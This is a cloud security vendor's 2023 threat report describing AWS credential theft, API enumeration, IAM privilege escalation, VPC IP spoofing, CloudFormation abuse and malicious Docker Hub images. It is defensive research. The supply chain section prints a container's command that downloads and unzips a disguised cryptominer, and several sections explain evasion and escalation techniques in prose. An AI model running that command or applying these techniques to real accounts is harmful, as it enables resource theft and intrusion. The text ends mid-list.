TWENTY23

GLOBAL CLOUD THREAT REPORT

Attacks in the cloud move fast, and mere minutes can be the difference between a threat detected and severe damage done.

sysdig

Table of Contents

1

Cloud Automation Weaponized

Reconnaissance alerts: attack incoming

Cloud attacks happen fast. Recon and discovery are even faster. Automating these techniques allows an attacker to act immediately upon finding a gap in the target system. A recon alert is the first indication that something is awry; a discovery alert means you're too late.

2

10 Minutes to Pain

Every ~~minute~~ second counts

Cloud attackers are quick and opportunistic, spending only 10 minutes staging the attack. According to Mandiant, the median dwell time on premises is 16 days.

3

A 90% Safe Supply Chain Isn't Safe Enough

Static analysis leaves you open to compromise

You wouldn't drive a car with brakes that work 90% of the time. 10% of advanced supply chain threats are invisible to preventive tools. Evasive techniques enable malicious code to hide until the image is deployed. Cloud threat detection will identify bad images in runtime.

4

Attackers are Hiding Among the Clouds

Cloud complexity = happy hacker

Attackers are abusing cloud services and policies to fully exploit the complexity of cloud-native environments. Using source obfuscation makes them harder to track. New techniques render IoC-based defenses ineffective, pushing blue teams toward advanced cloud threat detection.

5

65% of Cloud Attacks Target Telcos and FinTech

Attackers focus on easy cloud money

Telecommunication and finance companies are ripe with valuable information and offer an opportunity to make quick money. Cloud hackers stick to what they know — selling data like online banking info for $35 each or merchant payment accounts for $1,000+.

Introduction

In the 2022 Cloud-Native Threat Report, the Sysdig TRT profiled TeamTNT, a cloud-native threat actor that targets both cloud and container environments, primarily for cryptomining purposes. The Sysdig TRT showed that cryptojacking costs victims $53 for every $1 that an attacker generates on stolen resources. The team also focused on security of the software supply chain by reporting on malicious containers within public image repositories. Some of those malicious images were used in distributed denial of service (DDoS) campaigns associated with Russia's invasion of Ukraine, which included participation from both threat actors and civilian supporters.

This year, the Sysdig TRT explored targeted cloud attacks against industry verticals, showing that the telecommunications and financial sectors are most frequently in the crosshairs. The team found that cloud attackers are living off the air, evolving their techniques and toolkits in sophisticated ways by leveraging cloud services and cleverly abusing common misconfigurations. Of utmost importance, the Sysdig TRT showed that attacks in the cloud move fast, and that mere minutes can be the difference between a threat detection and severe damage.

Last, but certainly not least, the team advanced its research on supply chain security, in close alignment with U.S. National Cybersecurity Strategy imperatives and other similar initiatives being spearheaded around the world. The team explored software repositories as attack targets and revisited malicious images, some of which can only be identified with runtime security controls.

Sysdig Threat Research Team

Threat research at Sysdig includes two sides of the same coin: security research and machine learning. Our security researchers are responsible for tracking the cloud and container threat landscape, developing and improving Sysdig's detection analytics, and producing content to share their security findings. Our machine learning group uses ML and AI algorithms to refine and improve models for the enhancement of Sysdig's threat detection capabilities. Together, the groups work with Sysdig customers and the Falco open source community to defend against advanced threats in the cloud.

The Sysdig Threat Research Team (TRT) is a group of highly skilled security experts located across the world. The team possesses diverse experience in governmental, commercial, and academic arenas. Their expertise includes computer network operations, offensive and defensive security operations, and malware analysis. Team members have worked for and presented to many significant public and private sector organizations, including the U.S. National Security Agency and global energy company ENGIE. The team regularly appears at major events such as DEF CON, Black Hat, RSA, and KubeCon.

PURPLEURCHIN

A threat actor used multiple continuous integration/ continuous delivery (CI/CD) service providers to build, run, and scale a massive cloud cryptomining operation known as "freejacking."


Every ~~Minute~~ Second Counts

The cloud is an incredibly powerful platform, but its power is born from great complexity. The cloud consists of numerous services that interconnect storage, databases, networking, software computation, and more. We focused this year on cloud threats and discovered that the speed of cloud attacks is light years faster than traditional attacks. According to Mandiant, attacker dwell time is 16 days before an organization is aware of a compromise. But we discovered that in the cloud, it's merely 5 minutes before alerts begin to fire and an attacker is detected. We also conducted a detailed analysis of multiple cloud attacks, including the businesses targeted and new techniques that threat actors employed.

10 Minutes to Pain


Much of the magic of the cloud is attributable to its inherent programmability. Automation and API-based interaction enable incredibly fast and repeatable operations. This isn't lost on the bad guys. Attackers in the cloud operate at different time scales than on-premises for the same reasons we do. Whether targeted or opportunistic, attacks are even faster, thanks to the weaponization of automation. Opportunistic attacks average under 2 minutes to find a publicly exposed credential and 21 minutes from credential discovery to attack initiation. Targeted cloud attacks specifically occur on average within 10 minutes of credential discovery (5 minutes of which are dwell time), and it takes only hours for an attacker to find a worthy target, although this can vary greatly depending on their motives and visibility.

The speed at which an attacker discovers leaked secrets largely depends on where they are stored. With Amazon Simple Storage Service (S3), an attacker must search for specific public bucket names that may or may not return a result for their intended target. This approach results in a delay in the discovery of buckets and secrets, often by several days.



65% of Cloud Attacks Target Telcos and FinTech

Using non-Sysdig customers, the Sysdig TRT tracked the industry verticals most targeted by attackers and found that there are clear preferences. What came as no surprise was that telecommunications and financial institutions are the most targeted. We did not expect the low levels of interest in defense and health care, considering the data that could be stolen from those organizations. Defense is a prime target for advanced persistent threat (APT) groups, and health care falls victim to ransomware. It's possible that more refined attackers simply don't bother to massively scan for public cloud buckets and use more precise methods instead, focusing on traditional on-premises environments. Another theory is that cloud hackers stick to what they know, like selling online banking info for $35 each or merchant payment accounts for $1,000+.



From Zero to Admin: Turning the Power of the Cloud Against You

Ensuring secure configuration is the baseline for any cloud security program. As you lock down account accesses and reduce your attack surface, threat actors look for new gaps to obtain initial access. We analyzed several attacks where the target environment was locked down — or so the defenders thought.

Because identity and access management (IAM) is a key cloud security control, attackers are focusing on evolving their techniques for credential access, privilege escalation, and lateral movement. Meanwhile, defenders are learning to operate in an "everything-as-code" world, where a syntax error while writing code for appropriate access and privileges could be the only thing standing between you and front-page news.

Initial Access

TeamTNT and other threat actors are constantly exploiting vulnerable applications, looking for cloud credentials and expanding the magnitude of their attacks into the cloud. S3 buckets and other similar object storage options are a popular cloud service where secrets and keys are stored.

Threat actors are persistently scanning buckets using tools like Spiderfoot, Linode, and S3 Browser, hoping to find a useful misconfiguration. They also brute force S3 bucket names that a real organization might use in hopes of finding valuable information associated with the target company. Both bad guys and good guys use chatbots to notify them when a relevant resource is scanned or a credential leaked.

Information Gathering

The discovery tactic in cloud environments is one of the most underrated steps in an attacker's kill chain. Defenders tend to focus their attention on other attacker tactics, such as defense evasion, but forget that most sophisticated attacks start with extensive discovery activities.

Discovery activities in cloud environments are highly automated, occurring almost instantly after the first login. Looking at cloud event logs across many attacks, most of the API calls are milliseconds apart, which is a clear indicator of automatic tools or scripts.

Attackers also continuously perform small periodic discovery activities, daily or hourly, to keep track of potential victim accounts and take advantage of changes or misconfigurations. This stage of the attack is not subtle. It's characterized by a quick succession of queries to numerous endpoints, as shown in the following table. This type of activity is a telltale sign of an attacker conducting information gathering, and should trigger an incident response analysis of the account.

Event Name	Count of Records	Description
ListSecrets	4,814	The attacker can list the secrets stored by Secrets Manager in the AWS account.
GetPolicy	4,720	Attackers can extract information about the specified policy, including the total number of IAM users, groups, and roles to which the policy is attached.
GetPolicyVersion	4,483	Adversaries can retrieve detailed information about the specified version of a policy, including the policy document.
ListGroupsForUser	2,517	Using this API, it is possible to extract and list the IAM groups to which the specified IAM user belongs.
ListUserPolicies	2,209	Attackers can list the policies attached to a user.
ListAccessKeys	1,609	Attackers can extract the list of access key IDs related to a user.
GetLoginProfile	1,578	This API retrieves the username for the specified IAM user. A login profile is created upon the creation of a password to access the AWS Management Console. Attackers can use this API to understand if a user has access to the AWS Management Console.
ListMFADevices	1,574	The attacker can list the multifactor authentication (MFA) devices for a user to understand which users they can target.
ListUserTags	1,354	This API lists the tags attached to a specified IAM user, giving extra information to attackers that they can use during their attack path.
ListUsers	1,161	Attackers can use this API to enumerate and list all of the users inside the AWS account.
ListAttachedUserPolicies	857	This API extracts the policies attached to the user. Attackers can enumerate privileges for the user, looking for possible privilege escalation paths.
ListObjectVersions	635	This API returns metadata about all versions of the objects in a bucket.
GetCallerIdentity	526	This API is usually used as a first action to check whether the credentials obtained are valid. It gives details about the IAM user or role, whose credentials are used to call the API.
ListStacks	415	Typically used during the enumeration and information-gathering phase, attackers can use this API to get summary information for stacks whose status matches the specified StackStatusFilter.
ListRolePolicies	303	This API lists the names of the inline policies embedded in the specified IAM role.

Data Collection

Attackers are particularly interested in serverless function code and infrastructure-as-code (IaC) software such as CloudFormation and Terraform because these files often contain credentials, secrets, or otherwise sensitive information. These assets may be overlooked in security scanning given their relatively obscure and novel nature. Defenders usually underestimate the power of read-only access, but that can be all attackers need.

Another example we observed was the attackers called several APIs like GenerateCredentialReport and GetCredentialReport in order to automatically generate and download a credential report with all users in the account and the related status, passwords, access keys, and MFA devices. These APIs particularly come in handy for extracting valuable information from an AWS account about the rest of the users.

Collection is often automated, but a human is waiting for the valuable information. Many attacks, from initial access to objective actions, occur in 10 minutes or less, but some of the more sophisticated attacks will take longer. For example, attackers looking to run cryptominers often begin quickly by either checking some basic permissions first, or just trying to create an instance and hoping that it works. One attacker spent 20 minutes analyzing the collected data before advancing the attack.

SCARLETEEL

This sophisticated attack used Terraform to pivot from a Kubernetes container to an AWS account to steal proprietary data.

```
{
     “Sid”: “VisualEditor2”,
     “Effect”: “Deny”,
     “Action”: [
        “iam:CreateAccessKey”
     ],
     “Resource”: [
        “arn:aws:iam::078657857355:role/*”,
        “arn:aws:iam::078657857355:user/*admin*”
     ]
 }
```

Privilege Escalation

As we know, humans are the weakest link in cybersecurity, and attackers are always looking for mistakes. In cloud environments, an attacker can escalate privileges by taking advantage of even the smallest mistake. In some cases, these errors are not detectable by cloud-native or third-party cloud security posture management (CSPM) security assessment tools.

What may be case sensitive or case insensitive with your cloud security providers (CSPs) could be pretty hard to remember. Looking just at policy resources in AWS, there are fields such as Action that are case insensitive. Others, like Resource, are case sensitive. In the SCARLETEEL 2.0 operation, the attacker abused an inconsistent naming convention in the cloud environment. The code above is an example where a policy is applied to a restricted subset of resources with defined usernames.

In this attack, the victim used a specific naming convention for all admin accounts: “adminJane,” “adminJohn,” and so on. While the policy was correctly created to restrict the specific action to admin usernames according to the convention adopted, one of the accounts was inadvertently named inconsistently. It instead used a capitalized “A” for “Admin” such as “AdminJoe.” The attacker was able to bypass this restrictive policy and create access keys for AdminJoe since the name did not fall within the standard naming convention. The rule for attaching admin policies to users should have been written more carefully to account for this likely edge case.


Lateral Movement

Lateral movement in a cloud environment is typically associated with attackers moving from one user's account to another. However, we witnessed an attacker move laterally from an enterprise cloud account to the compute infrastructure, in this case EC2. This type of attack can allow attackers to pivot to on-premises servers if the servers in the cloud are connected to them.

The attacker leveraged an API called SendSSHPublicKey to gain access to EC2 instances as seen in the image below. Using this API, the attacker pushed an attacker-supplied Secure Shell (SSH) public key to the specified EC2 instances, which then allowed anyone with the corresponding private key to connect directly to the systems via SSH. Once in, an attacker could take control of the machines and move on to the next step of their operation.

This type of lateral movement can cause issues for defenders, as it often involves crossing a detection boundary. For example, once an attacker moves out of AWS into EC2, CloudTrail will not provide any information about what the attacker is doing. The reverse is also true when attackers move from a compute instance into the cloud. Defenders need to monitor both their cloud control plane API such as CloudTrail and their EC2 workloads at runtime in order to understand the full scope of the attack.

After gaining control over a cloud account, the damage could be any combination of a steep bill, stolen or destroyed data, or a compromised third party, like your own customers. In situations that involve multiple environments, time is critical. Threat detection needs to be real-time and cannot stop at boundaries like the cloud or operating system. Responding to incidents in cloud environments requires visibility into both your runtime workloads and the cloud.



Attacker Goals

Resource hijacking via cryptomining is still one of the most common and lucrative threat actor goals. After taking over the account, the threat actors quickly monetize the asset. Attackers have created many high-performance, expensive instances (for example, c5.metal or r5a.4xlarge). In one case, the attacker attempted to spin up 40 instances.

Attackers also target existing resources, which are harder for defenders to detect. The motive here is not purely profit-driven. Attackers can connect directly to EC2 instances and use them as jump boxes to launch attacks on their next targets as seen in the image above.

Mitigations

CSPs like AWS and repositories like GitHub have taken notice of leaked secret attack vectors and worked together to provide mitigations. For example, AWS will scan GitHub for any AWS credentials, and if found will attach a quarantine policy to the user to limit the potential damage. GitHub has also started examining commits for a number of secret formats and can reject them automatically. These solutions help, but you should never underestimate how often users manage to bypass protections for their own safety.

The cost of running 40 c5.metal instances is almost US$4,000 per day.

RECOMMENDATIONS

1

Employ a secrets management system to reduce the likelihood of credential leaks. By keeping keys and credentials in a centralized location and providing an API to dynamically retrieve keys, the keys and credentials won't be inadvertently left in files.

2

CSPs provide a lot of flexibility with their authentication and authorization models for users and resources. A **good CSPM solution** will provide visibility and resolution options, along with compliance, to strengthen your cloud account security.

3

Runtime threat detection must be applied to both cloud logs and activity occurring in your compute resources. To detect complex attacks such as the ones we witnessed, threat detection needs to have a complete view, with the ability to track threats across multiple environments.

Attackers are Hiding Among the Clouds

Attackers targeting the cloud are continually improving their techniques to be more stealthy and clever, with new ways to bypass protections. The perpetual cyberarms race continues, as many security organizations are just trying to get their cloud security operations program started. The plethora of services offered by CSPs give attackers many diverse ways of conducting their attacks, living off the air.

BYOF

A new bring-your-own-filesystem (BYOF) technique – In this attack, the threat actor expanded the scope of operations beyond a single Linux distribution by leveraging the open source tool PRoot.


VPCs for Defense Evasion

While researching S3 bucket access, the Sysdig TRT identified source IP addresses coming from private IP addresses that were unrelated to the internal infrastructure. Previous research by Hunters showed that attackers can employ an AWS virtual private cloud (VPC) to spoof their IP addresses. This technique isn't merely a research topic anymore; attackers are currently using it. We hadn't seen this method of obfuscation used in the wild up until now, and had to adjust our monitoring to account for this possibility.

The victim's CloudTrail logs contain the spoofed IPs, therefore obscuring the attacker's true location. This allows attackers to bypass security measures that rely on the source IP address. Spoofed IPs also make analysis more difficult when they coincide with IP addresses used in the internal network.

The attacker can create a VPC with an arbitrary private IP classless interdomain routing (CIDR) block in their own AWS environment, and then create an EC2 instance using an IP address belonging to that CIDR block. To spoof their source IP, the attacker just needs to configure the EC2 instance to use VPC endpoints to connect to the endpoint services. In this way, when calling the service endpoint, the requests will come from the VPC.

It's important to note that a user belonging to another AWS account can make requests like these from their VPC without having any initial access to the victim's account. This advanced technique can be used to bypass security measures that rely on source IP addresses and anonymize any request to publicly reachable service endpoints.



AWS CloudFormation for Privilege Escalation

Interaction with CSPs occurs primarily through APIs, which requires secrets. It is actually very easy to misplace secrets, as we saw in SCARLETEEL with a Terraform state file. It is common for a token or API key to end up in an S3 bucket or in some third-party repository.

In another sophisticated attack, the perpetrator was targeting AWS CloudFormation, the AWS service for infrastructure as code (IaC).

CloudFormation allows you to model, provision, and manage AWS and third-party resources by treating infrastructure as code. CloudFormation isn't only used to create and manage resources. It is also able to manipulate roles and policies outside of traditional mechanisms. This makes it an ideal feature for attackers to abuse.

Although CloudFormation has been available for over a decade, there is little reporting on it being used in publicly known attacks. A related vulnerability called BreakingFormation, published in January 2022, was quickly mitigated.

The attack we witnessed was separated into different privilege escalation steps:

- **Step 1:** Using valid AWS credentials, the attacker gained initial access to the AWS cloud account, and started to gather information.
- **Step 2:** The attacker was able to find different privilege escalation paths and move laterally by both joining a different IAM user group and via AssumeRole.
- **Step 3:** Once the attacker was assigned the roles, they had access to privileges that allowed them to:
  - Use AssumeRole to access additional privileges that would give them the ability to have full control over AWS Lambda.
  - Add the compromised IAM user into a new group and gain use of the CloudFormation service, which can be abused to create resources or conduct further privilege escalations.
  - Proceed with deeper information gathering activities using their new access.

The threat actor, using a well-known virtual private network (VPN) service called CyberGhost to hide the source IP, used the AssumeRole API to obtain additional privileges and further proceed through the kill chain toward the main jackpot.

With new extra powers, the attacker restarted the enumeration inside the cloud account looking for new, interesting information. The new group that the attacker joined had special privileges in CloudFormation. The attacker then called the API CreateStack and tried to add a CloudFormation template called "EvilTemplate," reported here. CloudFormation was configured to allow attackers to access it and attempt to run malicious templates, but it was given limited privileges in order to prevent administrator access.

RECOMMENDATIONS

1

As attacks in the cloud become more sophisticated, it is no longer acceptable to just rely on the native alerts provided by CSPs. The alerts are often few in number and poorly updated. Use a **complete cloud threat detection system** that includes runtime analysis and can detect advanced threats and provide enough visibility to conduct incident response should a successful attack occur.

2

Excessive and improperly provisioned permissions are the cause of many security incidents involving the cloud. In order to adopt a least privilege model, **implement a cloud infrastructure and entitlements (CIEM) system** to better understand and resolve permission issues.

3

You can't secure what you don't know about. This is especially true in the cloud given the dynamic nature of resources. An **inventory of all of your cloud assets**, including Lambda functions and policies, and corresponding security status will ensure that no unprotected assets are deployed, and allow you to more quickly identify systems in your organization.

A 90% Safe Supply Chain Isn't Safe Enough

Software supply chain attacks continue to be a popular attack vector, with the 3CX Desktop software incident as one of the most notable of 2023. 3CX was compromised by a software supply chain attack that enabled the attackers to gain initial access to its systems. With so much software coming from other vendors and the open source community, ensuring that what you are running is safe becomes incredibly difficult.


Open source projects are often of keen interest to attackers because of their broad use by individuals and companies. Last year, we showed malicious images in Docker Hub. This year, we expanded our scope to other repositories to see what attackers are interested in.


Cloud Attackers Aim for Artifact Repositories

During our research, the Sysdig TRT distributed valid cloud credentials into a dozen registries, package repositories, and exposed version control systems repositories. Most of the activities we monitored came from public package repositories and data sites like Pastebin, Python Package Index (PyPI), Go, and Helm, as shown in the table below.

Our PyPI repositories received more interest, likely because of the recent supply chain attacks and Python's common use in AI. The popularity of AI skyrocketed this year after the release of ChatGPT, and attackers know that the vast majority of AI developers and users are not very security-conscious.

The other noteworthy target is Helm charts in GitHub. Although GitHub has tightened its security after recent attacks, threat actors are not leaving the service alone. Helm is the most popular tool for configuring Kubernetes clusters, which is how most enterprises deploy containers today. Not only can a Helm chart contain useful information like credentials, but gaining access to a Helm chart could enable an attacker to compromise an entire Kubernetes cluster.





Static Analysis Doesn't Stack Up

As containers continue to gain popularity, they become an ideal delivery vehicle for malicious code. A container is essentially a package to deliver an application, with everything it needs built-in. Currently, many organizations focus on the vulnerabilities within a container and seek to reduce risk by making sure vulnerable containers are never deployed. Some vulnerability management solutions also contain antivirus capabilities that will statically scan the contents of the container. These static vulnerability management methods are only key parts of container security; they are not enough to assure that a container is safe.

In order to demonstrate why a combination of static and runtime analysis is critical, we analyzed more than 13,000 Docker Hub images in runtime, looking for advanced threats. Combining static analysis data with runtime analysis, the Sysdig TRT found that more than 10% of malicious images are completely undetectable by any static analysis tool or vulnerability scanner because advanced evasive techniques enable attackers to hide malicious code.

PROXYJACKING

A threat actor stole IP addresses and sold them to a proxy service provider for profit; we dubbed it "proxyjacking."

Static Analysis

We collected and analyzed over 1.7 million unique secure hashing algorithm (SHA) images on Docker Hub. As we showed in last year's report, public container registries like Docker Hub are a popular place for both legitimate and malicious applications. Many different types of malware have been found inside containers, including cryptominers and remote access trojans (RAT).

Static image analysis can identify a bad image by looking for IoCs like malicious IPs or credentials in the image layers. Scanning for vulnerabilities also provides additional risk information.

There are, however, innumerable ways to obfuscate malicious code to hide from static scanners, and these can be present on fully patched containers.

One threat actor created 11 accounts, all hosting 30 of the same container images. The container image looks benign and wouldn't trigger any security alerts from static tools. As seen below, there really isn't anything obviously malicious about the code, and there are no real strings that could be used as an IoC.


```
/bin/sh -c wget --no-check-certificate https://github.com/
meuryalos/homeschool/releases/download/1.0.0/test.zip && unzip
test.zip
```

When run, however, the container launched a disguised cryptominer. This can be detected only at runtime based on behavioral analysis, specialized ML models, and IoCs that become available after the miner is running, such as mining pool IP addresses and file hashes.

Runtime Analysis


We performed runtime analysis on more than 13,000 suspicious Docker Hub images, with over 800,000 combined downloads.

819 images were indeed malicious, but more than 10% of these images went undetected using a combination of static image analysis and vulnerability scanning



To study in depth the runtime behavior of images, we executed them in controlled environments and used Falco to analyze the footprint and action executed inside each image. Runtime analysis showed that 819 images were indeed malicious. More than 10% of the images went undetected using a combination of static image analysis and vulnerability scanning. The images wouldn't have been caught by any static analysis without the runtime perspective. The table below lists the threat category distribution of the images.

Before running a container in a production environment, it should be analyzed for any possible security issues. The quickest and most common step is static analysis in the form of vulnerability scanning. Leaked secrets and other simple forms of malicious code can also be discovered at this point. Runtime analysis is the next step, where the container is executed in a sandboxed environment. A runtime threat detection tool such as Falco monitors the behavior of the container and looks for any malicious activities. Malware is often downloaded at runtime or heavily obfuscated, as cryptominers and data stealers are too. These malicious images will only trigger detectable behaviors, like reaching out to the Tor network or proxy servers, at runtime.



Falco is the open source solution for cloud threat detection across containers, Kubernetes, hosts, and cloud services. Falco provides real-time visibility into abnormal behavior, intrusions, data theft, and compliance violations. Falco was originally developed as open source by Sysdig, and the company contributed it to the Cloud Native Computing Foundation (CNCF) in 2018. Since its inception, Falco has been downloaded more than 60 million times and has over 100 contributing companies.

RECOMMENDATIONS

1

Adopt "shift left" in your software development processes. This concept attempts to move security checks as early in the development process as possible. Tools like GitHub Actions can run automated checks every time a developer pushes a commit. Adding static and runtime security checks at these times will catch issues quickly.

2

